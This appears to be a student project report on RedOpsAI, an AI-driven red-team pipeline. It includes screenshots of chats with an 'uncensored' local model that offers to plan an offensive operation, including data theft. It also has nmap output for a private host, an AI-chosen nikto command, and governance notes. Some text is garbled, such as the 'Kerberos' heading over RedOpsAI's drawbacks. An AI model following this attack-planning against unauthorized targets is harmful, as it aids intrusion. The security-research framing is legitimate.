Untitled
Untitled
System Prompt
Appearance
Clear All
Duplicate
You
"Analyze this JSON from a RedOps attack. Identify which services were open, what the vulnerabilities were, and suggest the next logical tool to run (e.g., hydra, gobuster, sqlmap)
llama-3.1-8b-lexi-uncensored-v2
To analyze the provided JSON data, we first need to have it. Since you haven't provided any JSON data from a RedOps attack, I'll create a hypothetical example.
Let's assume this is the JSON output of a successful scan:
{
"scan_name": "RedOps",
"target_ip": "192.168.1.100",
"services_open": [
{
"service": "http",
"port": 80,
Switch to Orenguteng/Llama-3.1-8B-Lexi-Uncensored-V2-GGUF
Send a message to the model...
rag-v1
Input token count: N/A
Tokens: 682
LM Studio 0.3.20 (Build 4)
User
Power User
Developer


LM Studio - 0.3.20 (Build 4)
Select a model to load (Ctrl +L)
Eject
Chats
Untitled
364 tokens
Untitled
682 tokens
Untitled
505 tokens
Untitled
System Prompt
Appearance
Clear All
Duplicate
You
What should I do next in my offensive security operation?
llama-3.1-8b-lexi-uncensored-v2:2
To assist you, I need some additional information about your current operation. Here are a few questions to get started:
1. What is the target of your operation (i.e., what system or network are you trying to penetrate)?
2. Have you already done any reconnaissance or gathered intelligence on the target?
3. Do you have a clear goal in mind for this operation (e.g., stealing sensitive data, gaining access to a specific system)?
4. What resources do you currently have at your disposal (e.g., tools, expertise, time)?
Once I have more information about your current situation and goals, I can provide more tailored advice on what step to take next in your offensive security operation.
Switch to Orenguteng/Llama-3.1-8B-Lexi-Uncensored-V2-GGUF
Send a message to the model...
rag-v1
Input token count: N/A
Tokens: 364
LM Studio 0.3.20 (Build 4)
User
Power User
Developer
RAM: 440.79 MB | CPU: 0.00 %

Report Output

PDF Form :

RedOps AI Attack Report - 192.168.1.53

Timestamp: 2025-08-07 12:00:58.356149

```
--------------------------------------------------------------------------------
>> Nmap Scan Result:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 11:59 IST
Nmap scan report for 192.168.1.53
Host is up (0.0085s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth    VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1521/tcp open  oracle-tns     Oracle TNS Listener 10.2.0.1.0 (for 32-bit Windows)
3306/tcp open  mysql          MySQL (unauthorized)
5357/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5560/tcp open  http           Oracle Application Server httpd 9.0.4.1.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Oracle Application Server Containers for J2EE 10g
|_http-server-header: Oracle Application Server Containers for J2EE 10g (9.0.4.1.0)
MAC Address: F8:54:F6:B7:84:C5 (AzureWave Technology)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=8/7%OT=135%CT=1%CU=34246%PV=Y%DS=1%DC=D%G=Y%M=F854F6%T
OS:M=68944800%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=I%CI=I%II=I
OS:%SS=S%TS=A)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=105%
OS:GCD=1%ISR=10D%TI=I%CI=I%TS=A)SEQ(SP=107%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=
OS:S%TS=A)SEQ(SP=F9%GCD=1%ISR=FF%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M5B4NW8ST1
OS:1%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4NW8ST11%O6=M5B4ST
OS:11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=80
OS:%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R
OS:=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=
OS:AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=1
OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-07T06:30:16
|_  start_date: N/A
|_nbstat: NetBIOS name: ADITYA, NetBIOS user: <unknown>, NetBIOS MAC: f8:54:f6:b7:84:c5 (AzureWave Technology)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   8.47 ms 192.168.1.53

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.00 seconds
--------------------------------------------------------------------------------
>> AI Suggested Tool: nikto
>> Command: nikto -host 192.168.1.53
--------------------------------------------------------------------------------
```

JSON Form :


```
{
  "victim_ip": "192.168.1.53",
  "nmap_scan": "Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 12:45 IST\nNmap scan report for 192.168.1.53\nHost is up (0.015s latency).\nNot shown: 994 filtered tcp ports (no-response)\nPORT     STATE SERVICE         VERSION\n135/tcp open  msrpc           Microsoft Windows RPC\n139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn\n445/tcp  open microsoft-ds?\n902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)\n912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)\n5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)\n|_http-server-header: Microsoft-HTTPAPI/2.0\n|_http-title: Service Unavailable\nMAC Address: F8:54:F6:B7:84:C5 (AzureWave Technology)\nWarning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port\nDevice type: general purpose|phone|specialized\nRunning (JUST GUESSING): Microsoft Windows 11|10|2022|2008|Phone|7 (96%)\nOS CPE: cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7\nAggressive OS guesses: Microsoft Windows 11 21H2 (96%), Microsoft Windows 10 (91%), Microsoft Windows 10 1607 (91%), Microsoft Windows Server 2022 (90%), Microsoft Windows Server 2008 SP1 (88%), Microsoft Windows Phone 7.5 or 8.0 (88%), Microsoft Windows Embedded Standard 7 (87%), Microsoft Windows 10 1511 - 1607 (86%)\nNo exact OS matches for host (test conditions non-ideal).\nNetwork Distance: 1 hop\nService Info: OS: Windows; CPE: cpe:/o:microsoft:windows\n\nHost script results:\n| smb2-security-mode: \n|   3:1:1: \n|_    Message signing enabled but not required\n| smb2-time: \n|   date: 2025-08-07T07:16:09\n|_  start_date: N/A\n|_nbstat: NetBIOS name: ADITYA, NetBIOS user: <unknown>, NetBIOS MAC: f8:54:f6:b7:84:c5 (AzureWave Technology)\n\nTRACEROUTE\nHOP RTT      ADDRESS\n1   14.96 ms 192.168.1.53\n\nOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .\nNmap done: 1 IP address (1 host up) scanned in 64.88 seconds\n",
  "ai_tool": "nikto",
  "ai_command": "nikto -host 192.168.1.53",
  "attack_result": "- Nikto v2.5.0
\n---------------------------------------------------------------------------\n---------------------------------------------------------------------------\n+ 0 host(s) tested\n",
  "timestamp": "2025-08-07 12:48:02.377158"
}
```


Testing & validation

- Unit tests for parsers (use saved XML outputs).
- Integration tests on isolated lab VMs (OWASP Juice Shop, Metasploitable).
- AI validation: create small labeled dataset (historical CVE → exploit success flag) to measure ranking precision@k, recall, and calibrate scoring weights.
- Simulated exploitation: verify orchestrator-to-exploit workflow using stubbed results before connecting to any live exploit engine.

Security, Sandboxing & Governance

- **Authorization**: always validate allowed_targets before any scan/exploit. Keep a signed scope file.
- **Sandboxing**: run exploitation modules inside ephemeral VMs/containers. Use network segmentation.
- **Secrets**: store API keys/credentials in a secrets manager (HashiCorp Vault, AWS Secrets Manager). Do not hardcode.
- **Human-in-the-Loop**: require explicit human approval for any high-impact exploit execution (documented audit trail).
- **Audit logs**: persist comprehensive logs, maintain immutable records for

compliance.

7. ADVANTAGES & DISADVANTAGES

The major advantages are as follows:

a) **Automation of Red Team Workflow**
RedOpsAI integrates reconnaissance, vulnerability scanning, AI-based prioritization, and reporting into a single automated pipeline, reducing manual effort and improving operational efficiency.

b) **AI-Driven Decision Making**
The AI Decision Engine intelligently ranks vulnerabilities based on exploitability, potential impact, and contextual factors, ensuring high-value targets are addressed first.

c) **Modular Architecture**
Each module (Reconnaissance, Vulnerability Analysis, Exploitation, Reporting) operates independently, making the system easy to extend, debug, and upgrade.

d) **Customizable and Extensible**
Supports integration with additional scanning tools, custom payload generators, or external threat intelligence feeds without rewriting core logic.

e) **Comprehensive Reporting**
Automatically generates both technical and executive-level reports, improving communication between technical teams and management.

Some drawbacks of Kerberos authentication are:

a) **Initial Setup Complexity**
Requires configuration of multiple services (Docker, AI models, scanners) and proper networking between containers, which may be challenging for beginners.

b) **Resource Intensive**
Running vulnerability scanners and AI inference simultaneously can be CPU- and memory-intensive, especially for large target scopes.

c) **Dependency on External Databases**
CVE lookups and vulnerability intelligence rely on external sources (NVD, vendor advisories), which may have rate limits or downtime.

d) **Ethical and Legal Limitations**
The exploitation module must only be run in authorized environments; improper use could lead to legal consequences.

e) **False Positives / False Negatives**
AI scoring, while intelligent, is still subject to inaccuracies due to incomplete or misleading vulnerability data.

f) **Maintenance Overhead**
Regular updates are needed for scanners, AI models, and CVE databases to maintain accuracy and effectiveness.

8. CONCLUSION

The development of RedOpsAI demonstrates how artificial intelligence can be effectively integrated into red team operations to automate, accelerate, and enhance offensive security assessments. By combining traditional reconnaissance and vulnerability scanning tools with an AI-driven decision engine, RedOpsAI is able to intelligently prioritize attack surfaces, adapt its strategy in real time, and generate actionable reports for both technical and non-technical stakeholders.

Throughout the project, a modular and containerized architecture was adopted, ensuring scalability, portability, and ease of future upgrades. This design choice enables seamless integration of additional tools, updated AI models, and advanced exploitation frameworks as the threat landscape evolves.

While the system offers significant operational advantages—such as reduced manual workload, faster turnaround, and data-driven decision making—it also introduces challenges, including setup complexity, reliance on external data sources, and the need for strict ethical boundaries. These challenges highlight the importance of responsible deployment and governance, ensuring that such a platform is only operated within authorized and controlled environments.

In conclusion, RedOpsAI serves as a proof of concept for an intelligent, automated red teaming assistant. It paves the way for further research and development into AI-enhanced cybersecurity tools, where human expertise is amplified rather than replaced, leading to more efficient, informed, and effective security assessments.

9. REFERENCES

1. *Nmap Security Scanner. (n.d.). Nmap: The Network Mapper. Retrieved from https://nmap.org*
2. *Rustscan Project. (n.d.). Rustscan: Fast Port Scanner. Retrieved from https://rustscan.github.io*
3. *Greenbone Networks. (n.d.). OpenVAS / Greenbone Vulnerability Management. Retrieved from https://www.greenbone.net*
4. *National Institute of Standards and Technology. (n.d.). National Vulnerability Database (NVD). Retrieved from https://nvd.nist.gov*
5. *CVE Program. (n.d.). Common Vulnerabilities and Exposures. Retrieved from https://www.cve.org*
6. *Wolf, T., Debut, L., Sanh, V., et al. (2020). Transformers: State-of-the-Art Natural Language Processing. In Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing: System Demonstrations, 38–45. Association for Computational Linguistics.*
7. *Reimers, N., & Gurevych, I. (2019). Sentence-BERT: Sentence Embeddings using Siamese BERT-Networks. arXiv preprint arXiv:1908.10084.*
8. *Docker Inc. (n.d.). Docker Documentation. Retrieved from https://docs.docker.com*
9. *The Jinja Project. (n.d.). Jinja2 Documentation. Retrieved from https://jinja.palletsprojects.com*
10. *PDFKit. (n.d.). PDFKit for Python. Retrieved from https://pypi.org/project/pdfkit/*
11. *OWASP Foundation. (n.d.). OWASP Testing Guide. Retrieved from https://owasp.org*
12. *Scikit-learn Developers. (n.d.). Scikit-learn Machine Learning Library for Python. Retrieved from https://scikit-learn.org*
13. *Wolf, T., & Debut, L. (2021). Hugging Face Transformers Documentation. Retrieved from https://huggingface.co/docs/transformers*
14. *Python Software Foundation. (n.d.). Python 3.11 Documentation. Retrieved from https://docs.python.org/3.11/*
15. *International Organization for Standardization. (2018). ISO/IEC 27001:2018 — Information Security Management Systems. Geneva: ISO.*